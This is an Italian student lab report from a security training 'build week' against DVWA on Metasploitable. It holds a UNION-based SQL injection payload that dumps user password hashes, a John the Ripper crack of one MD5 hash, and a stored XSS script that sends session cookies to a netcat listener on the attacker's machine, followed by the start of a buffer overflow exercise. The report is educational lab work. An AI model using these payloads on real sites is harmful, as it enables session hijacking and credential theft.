


TEAM BERTINI

# REPORT BUILD WEEK\_2

26 GENNAIO 2024



## >>> INDICE

03

Il Team

04

SQL Injection

12

XSS Persistente

24

Il Buffer Overflow

31

L'Exploit Samba 445 TCP


42

L'Exploit su Windows XP



*Cliccando sulle voci dell'indice navigherete tra le varie sezioni di questa documentazione, nelle prossime pagine invece, cliccando sull'icona del libro ➡ tornerete in questa pagina.*

# Il Team



Federico Bertini



Mattia Gerardi



Andrea Dura



Simone Cozzolino




Milto Ferro



Giuseppe Lupoi



Davide Benzi



# Traccia Giorno 1

## Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL Injection presente sulla Web Application DVWA per recuperare **in chiaro** la password dell'utente **Pablo Picasso** (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)


---

Requisiti

**Livello difficoltà DVWA:** LOW

**IP Kali Linux:** 192.168.13.100/24

**IP Metasploitable:** 192.168.13.150/24



Come primo step dopo aver avviato la nostra *Virtual box Machine* andiamo ad aprire il **terminale** di *Kali Linux* che troveremo in alto a sinistra.


Utilizziamo il comando  
**“sudo nano etc/network/interfaces”**  
per accedere al file di rete in cui configureremo il seguente IP come riportato in figura.

```
File Actions Edit View Help
GNU nano 7.2
/etc/network/int
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100/24
gateway 192.168.32.1
```




Ora andiamo a modificare l'IP di *Metasploitable* dopo averlo avviato dalla Virtual Box con il comando “**sudo nano**” troveremo il file nel seguente path: “**/etc/network/interfaces**” come richiesto dalla traccia:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.32.1
```




Fatto ciò possiamo accedere alla pagina di DVWA dal nostro browser Firefox inserendo nell'URL l'indirizzo IP di Metasploitable, clicchiamo su «DVWA» ed effettuiamo il login secondo le credenziali impostate di default ovvero: **user:admin** **password:password**.



Username

Password

Login



Nella colonna a sinistra della pagina clicchiamo su «**DVWA Security**» ed impostiamo il livello di sicurezza su «**LOW**» e lo salviamo cliccando su «**Submit**».

The screenshot shows a web page titled "Script Security". It displays the message "Security Level is currently **high**". Below it, instructions say "You can set the security level to low, medium or high." and "The security level changes the vulnerability level of DVWA." A dropdown menu is open, showing options: "high", "low" (which is highlighted with a blue background and a red border), "medium", and "high". To the right of the dropdown is a "Submit" button. At the bottom of the page, there is a footer note: "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security".



The screenshot shows a sidebar menu with the following items: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted with a red border), PHP Info, About, and Logout.

N.B. Lo stesso passaggio è stato fatto anche nella Giornata 2 prima dello script XSS Persistente.



DVWA

### Vulnerability: SQL Injection

User ID:  Submit

```
ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
1
admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99


ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
2
Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
3
Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
4
Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 0=0 union select null, concat(0x0a,user_id,0x0a,first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname:
5
Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```


La vulnerabilità che andremo a sfruttare sulla DVWA è la **SQL INJECTION**, una forma di attacco informatico che sfrutta le vulnerabilità nei sistemi di gestione dei database (DBMS). In un attacco di *SQL injection*, un attaccante inserisce input malevoli in campi di input di un'applicazione web, sfruttando la mancanza di adeguata convalida o filtraggio dei dati. L'obiettivo è eseguire comandi SQL non autorizzati all'interno delle query del database, compromettendo così la sicurezza del sistema. Un esempio comune di SQL injection coinvolge l'uso di comandi come in questo caso "**UNION SELECT**" per combinare i risultati di query e ottenere accesso non autorizzato ai dati del database. Per prevenire tali attacchi, è cruciale implementare pratiche di sicurezza, come la validazione e la sanitizzazione dell'input, l'uso di query parametrizzate e il controllo rigoroso degli accessi al database. Successivamente nella finestra *User ID* andremo a scrivere il comando "**%' or 0=0 union select null, version() #**" per trovare la username e password richiesto dalla traccia (numero 4 nell'immagine.)



Il tool si chiama **John the Ripper** è un *software open-source* utilizzato per il cracking delle password. È un potente strumento di sicurezza informatica progettato per testare la robustezza delle password attraverso attacchi di forza bruta o altre tecniche di cracking. John the Ripper è in grado di decifrare password crittografate utilizzando vari algoritmi di hash come nel nostro caso, inclusi quelli comunemente utilizzati nei sistemi **Unix** e **Windows**.

Per andare a decifrare il codice generato dopo aver trovato Pablo Picasso nell'immagine precedente. Ora da terminale eseguiamo il comando in immagine seguito dalla parola sudo john e come potete vedere in finale sono state ritrovato il nome **utente pablo e password letmein**.

```
(kali㉿kali)-[~/Desktop]
$ sudo john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pablo.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (pablo)
1g 0:00:00:00 DONE (2024-01-22 03:22) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```




```
(kali㉿kali)-[~/Desktop]
$ sudo john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt pablo.txt
```

**>>> *john*:** Questo è il nome del programma **John the Ripper**, un software utilizzato per il cracking delle password.

**>>> *--format=Raw-MD5*:** Questa opzione specifica il formato dell'hash della password. In questo caso, sta indicando che le password nel file da crackare sono hash *MD5*.

**>>> *--wordlist=/usr/share/wordlists/rockyou.txt*:** Questa opzione specifica il percorso del file di parole (wordlist) che *John the Ripper* utilizzerà per tentare di indovinare le password. Nel tuo caso, sta utilizzando il famoso wordlist "*rockyou.txt*" che contiene molte password comuni.

**>>> *pablo.txt*:** Questo è il file contenente gli hash delle password che si desidera tentare di decifrare.



# Traccia Giorno 2

## Web Application Exploit XSS

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità **xss persistente** presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie “rubati” ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

---


Requisiti

**Livello difficoltà DVWA:** LOW

**IP Kali Linux:** 192.168.104.100/24

**IP Metasploitable:** 192.168.104.150/24

I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**




# XSS Persistente

Gli exploit di tipo **XSS persistenti** avvengono quando il payload viene spedito al sito vulnerabile e poi successivamente salvato. L'attacco parte effettivamente quando una pagina richiama il codice malevolo salvato e lo utilizza nell'output HTML.

Questa categoria prende il nome di persistente in quanto il codice viene eseguito ogni volta che un web browser visita la pagina «infetta».

Gli attacchi XSS persistenti sono molto pericolosi, in quanto con un singolo attacco si possono colpire diversi utenti di una data applicazione Web.

Inoltre, a differenza degli attacchi XSS riflessi che possono essere identificati dai web browser tramite specifici filtri, gli attacchi XSS persistenti non sono identificabili.



Per lo svolgimento della traccia nella giornata 2, come prima cosa inizieremo avviando le macchine necessarie per l'esercitazione ovvero Metasploitable e Kali Linux.

Dopo aver effettuato l'accesso alle macchine con le credenziali, abbiamo proseguito con il cambio degli indirizzi IP come richiesto.

Inizieremo esponendo la procedura per **Metasploitable**, dunque utilizzando l'**editor di testo “nano”** seguito dal path del file della scheda di rete da modificare abbiamo impartito il comando  
“**sudo nano /etc/network/interfaces**”.

Una volta entrati nel file eseguiamo le modifiche come riportato nello screen qua a destra, avremo quindi la macchina **Metasploitable** con indirizzo IP **192.168.104.150**.

```
GNU nano 2.0.7           File: /etc/network/interfaces      Modified


#This file describes the network interfaces available on your system
#and how to active them. For moreinformation, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface

auto eth0
iface eth0 inet static
address 192.168.104.150/24
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway1 192.168.104.1

^G Get Help   ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit       ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```



Spostiamoci ora su Kali Linux, la procedura per il cambio dell'IP su questa macchina è praticamente uguale a quella eseguita su *Metasploitable*, a differenza che, dopo aver effettuato l'accesso, una volta sul desktop apriremo quindi un **terminale** dal menù in alto a sinistra come vedete nella foto riportata in alto, utilizzeremo nuovamente il comando **“sudo nano /etc/network/interfaces”** per accedere al file della scheda di rete con l'editor e modificheremo l'IP della macchina come segue **192.168.104.100/24**.




```
File Actions Edit View Help
GNU nano 7.2
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*


# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.104.100/24
gateway 192.168.104.1
```



Per assicurarci un corretto svolgimento dell'esercitazione, prima di procedere ulteriormente, eseguiamo il comando “ping” per aver la certezza che le macchine comunichino tra loro e che le modifiche apportate fino ad ora siano corrette.

Eseguiamo quindi il comando dal **terminale di Kali Linux**, seguito dall'IP di **Metasploitable**, quindi: **“ping 192.168.104.150”** come vedete nella figura accanto.




```
(kali㉿kali)-[~]
$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.223 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.215 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.221 ms
^C
--- 192.168.104.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2038ms
rtt min/avg/max/mdev = 0.215/0.219/0.223/0.003 ms


(kali㉿kali)-[~]
$
```

Successivamente dopo aver effettuato l'accesso a *DVWA* ed aver cambiato il livello di sicurezza come visto nelle slide della Traccia 1, ci recheremo nella colonna di sinistra, cliccando nella sezione

## XSS stored.

Possiamo confermare il cambio del livello di sicurezza impostato in precedenza leggendo in basso a sinistra **Security Level: low**.





Ci troveremo quindi davanti a questa schermata, dove nel primo campo «**Name \***» andremo ad inserire un qualsiasi nome per poi procedere con l'inserimento del nostro script nel campo «**Message \***».

## Vulnerability: Stored Cross Site Scripting (XSS)


Name \*

Message \*

Name: test  
Message: This is a test comment.



**Di comune accordo, il Team ha sviluppato il seguente script nell'immagine in calce.**

```
+ ━ ┃ ┄ ┅ C x ↺ ↻ ✎ 🔍 ⚙ ⓘ
```

```
1 <script> new Image().src='http://192.168.104.100:4444/?cookie='+encodeURI(document.cookie);  
2 </script>
```


Analizziamo a fondo lo script, dove troviamo:

>>> “`<script>`”: Questo è un tag HTML che indica l'inizio di uno script in JavaScript.

**>>> “*new Image().src*=”:** Questa parte crea un oggetto “*Image*” ed imposta la proprietà “*src*”. Solitamente viene utilizzato per creare un’immagine, in questo caso invece viene utilizzato per effettuare una richiesta **HTTP** senza caricare effettivamente un’immagine.

**>>> “‘`http://192.168.104.100:4444/?cookie=`’”:** Questo invece è l’URL a cui viene effettuata la richiesta ovvero il server sotto il nostro controllo con l’indirizzo **IP di Kali Linux** sulla porta **4444**. Il parametro “`?cookie=`” viene utilizzato per passare i cookie della pagina corrente al nostro server.

**>>> “+encodeURI(*document.cookie*);”:** Questa parte codifica in modo sicuro i cookie presenti su DVWA in modo che possano essere inclusi nell’URL senza causare problemi di formattazione



Arrivati a questo punto, come detto nella slide in precedenza, andremo ad inserire lo script nel campo «Message \*».

The screenshot shows the DVWA XSS stored page. In the 'Message' input field, the user has entered the following script:

```
<script> new Image().src='http://192.168.104.100:4'
```

Below the input field, there is a note: "Message: This is a test comment." To the right, there is a browser developer tools 'Inspector' panel showing the HTML structure and CSS styles for the page. A red box highlights the 'maxlength="500"' attribute of the textarea element in the browser's code editor.


The browser's code editor shows the following HTML code for the textarea:

```
<textarea name="txMessage" cols="50" rows="3" maxlength="500"></textarea>
```

A large black arrow points from the top-left towards the bottom-right, indicating the flow from the initial setup to the final exploit modification.

Attenzione però, il suddetto campo ha una dimensione massima di 50 caratteri, dunque in questo caso dobbiamo necessariamente modificare questo valore per poter inserire il nostro script.

Possiamo fare ciò cliccando col tasto destro dentro il campo, tra le opzioni in basso selezioniamo “Inspector” e come vedete nell’immagine nel rettangolo evidenziato in rosso andremo a modificare il campo “maxlength” aumentandolo in modo da permetterci di inserire l’intero script.




Quindi una volta modificato il valore di “maxlength” chiudiamo l’Inspector e possiamo dunque procedere con l’inserimento dello script inserendo anche un input nel campo “Name \*” per poter procedere.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, there's a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and Filtered Logging. The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It features two input fields: "Name \*" with the value "S8L2" and "Message \*" containing the following script:

```
<script> new Image().src='http://192.168.104.100:4444/?cookie='+encodeURI(document.cookie);</script>
```

Below the inputs is a "Sign Guestbook" button.



Siamo a questo punto pronti per poter intercettare la richiesta, e di conseguenza il cookie ID, con NetCat.

Spostiamoci nuovamente sul terminale di Kali Linux e digitiamo il seguente comando:  
“**nc -kvlp 4444**”, avviando in questo modo NetCat sul nostro Web Server in ascolto sulla porta 4444.

Dove nel dettaglio del comando vediamo:

»»» “**nc**”: E’ appunto il programma NetCat


»»» “**-k**”: Fa in modo che NetCat rimanga in ascolto di altre connessioni dopo che una connessione è stata chiusa

»»» “**-v**”: Attiva la modalità “verbose”, ciò significa che NetCat mostrerà più informazioni durante l’esecuzione, inclusi dettagli sulle connessioni in entrata ed in uscita

»»» “**-l**”: Indica a NetCat di agire come server e di mettersi in ascolto su una determinata porta


»»» “**-p**”: Questa opzione specifica la porta su cui NetCat dovrà mettersi in ascolto ovvero la 4444

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -kvlp 4444
```



Come possiamo notare nell'immagine sottostante nel rettangolo in rosso, grazie al comando mostrato in precedenza, dopo alcuni istanti siamo riusciti ad intercettare la richiesta GET ed il relativo cookie di sessione dell'utente.

```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -kvlp 4444
listening on [any] 4444 ...
192.168.104.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 34052
GET /?cookie=security=low;%20PHPSESSID=fbdbc21c2c0bdada5c5a9cf8cea3395a HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
```



# Traccia Giorno 3


## System Exploit BOF

Leggete attentamente il programma in allegato. Viene richiesto di:

- »»» Descrivere il funzionamento del programma prima dell'esecuzione
- »»» Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- »»» Modificare il programma affinché si verifichi un errore di segmentazione

### Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.



# BUFFER OVERFLOW

Per **Buffer** si intende una parte di memoria della RAM che contiene dati temporanei come: input utente, parti di file video, banner dei server, ed altro.

Con **Buffer Overflow** ci riferiamo ad una vulnerabilità che si verifica quando i dati forniti dal programma sono troppi. I dati in eccesso vanno così a danneggiare e modificare gli spazi di memoria vicini, causando comportamenti anomali o errori.



Il codice che ci viene fornito è il seguente:

»» Possiamo intuire che sia un codice in linguaggio C.

»» Chiede di inserire un certo numero di valori interi (10).

»» Assegna ad ogni valore inserito uno spazio nell'array.

»» Viene utilizzato un algoritmo ad ordinamento per disporre in ordine crescente all'interno dell'array i valori interi inseriti dall'utente.

Proseguiamo nella prossima pagina per vedere l'effettivo funzionamento del programma

```

1 #include <stdio.h>
2
3 int main () {
4
5 int vector [10], i, j, k;
6 int swap_var;
7
8
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 10 ; i++)
12 {
13     int c= i+1;
14     printf("[%d]:", c);
15     scanf ("%d", &vector[i]);
16 }
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
